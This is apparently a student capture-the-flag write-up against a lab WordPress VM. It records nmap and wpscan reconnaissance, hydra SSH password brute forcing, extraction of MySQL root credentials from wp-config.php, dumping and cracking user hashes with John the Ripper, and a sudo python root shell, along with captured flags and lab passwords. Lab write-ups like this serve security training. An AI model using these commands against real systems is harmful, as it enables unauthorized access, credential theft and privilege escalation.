
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for Target 1: nmap -sV 192.168.1.110

Port 22/ ssh
Port 80/ http
Port 111/ rpcbind
Port 139/ netbios-ssn
Port 445/ netbios-ssn



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-11 15:39 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

Critical Vulnerabilities

The following vulnerabilities were identified:

- Target 1
    - ssh remote access possible due to port 22 being open
        - Critical: High
        - Vulnerabilities: Remote attacker is able to gain unrestricted access, escalate to gain root privileges
    - Exposed password hash
        - Critical: Medium
        - Vulnerabilities: Viewable password hash
    - Users using weak passwords
        - Critical: High
        - Vulnerabilities: Passwords vulnerable to brute force attacks using John the Ripper

Exploitation

Scan WordPress site to identify users to use to exploit the open port 22 vulnerability

Command:
wpscan --url http://192.168.1.110/wordpress -eu

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Oct 11 17:43:33 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
```

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- Users found:

Michael and Steven

Command:

Next step is to exploit port 22 being open and ssh using one of the users found

Password: michael (**Hint**: Guess michael's password. What's the most obvious possible guess?)

ssh michael@192.168.1.110 (password: michael)

Note: without the given hint, another way to find Michael's password is to run a hydra command, e.g. hydra -l michael -P /usr/share/john/password.lst ssh://192.168.1.110 -t 4

```
root@Kali:~# hydra -l michael -P /usr/share/john/password.lst ssh://192.168.1.110 -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for ill
egal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-15 15:59:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3559 login tries (l:1/p:3559), ~890 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 3515 to do in 01:20h, 4 active
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-15 16:00:38
root@Kali:~# hydra -l michael -P /usr/share/john/password.lst ssh://192.168.1.110 -t 4
```

As "Michael" run ls:


flag2 found:

```
michael@target1:/$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
michael@target1:/$ cd var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cat www
cat: www: Is a directory
michael@target1:/var$ cd www
michael@target1:/var/www$ ls -la
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

An alternative way to find flags was used by using grep command:

grep -r "Flag*" "www"

Flag1 and flag2 can be seen below:



Flag1 location: cd /var/www/html/service.html

flag1{b9bbcb33e11b80be759c4e844862482d}

Flag2 location: cd /var/www/html/ondex.html


flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Find the MySQL database password.

- **Hint**: Look for a wp-config.php file in /var/www/html.

cd /var/www/html/wordpress/

nano wp-config.php



From Target 1 type:
/opt/setup (This enables Filebeat, Metricbeat, and Packetbeat on the Target VM if they are not running already)


mysql -u root -pR@v3nSecurity wordpress

User: root
Password: R@v3nSecurity
Database name: wordpress

User passwords are in /etc/shadow, but users need to be in the sudoers file - NOTE: these passwords inside shadow are for the machines. I need to find the users hashes for the SQL database

NOTE: in nano I can use Use control+k to delete the current line


Target 1:
Accessed SQL database with credentials above




I can also login to the company's mySQL from Kali, this way I can copy/paste the hashes to a nano doc:
From kali
root@Kali:~# ssh michael@192.168.1.110 to ssh into michael
Michael password is michael

As Michael then input:
mysql -u root -pR@v3nSecurity wordpress

In SQL input:
show tables;
(to see table names)
The input:
SELECT * FROM wp_users;




Used John the Ripper to cracked user passwords, Steven's password is found:



Steven password: pink84

As Steven go to /usr/bin/python
cd python
ls -l ./python
sudo ./python -c ‘import os;os.system(“/bin/bash”)’
whoami
cd /root
ls

Flag4{715dea6c055b9fe3337544932f2941ce}



Inside mySQL
SELECT * FROM wp_posts;

Flag3{afc01ab56b50591e7dccf93122770cd2}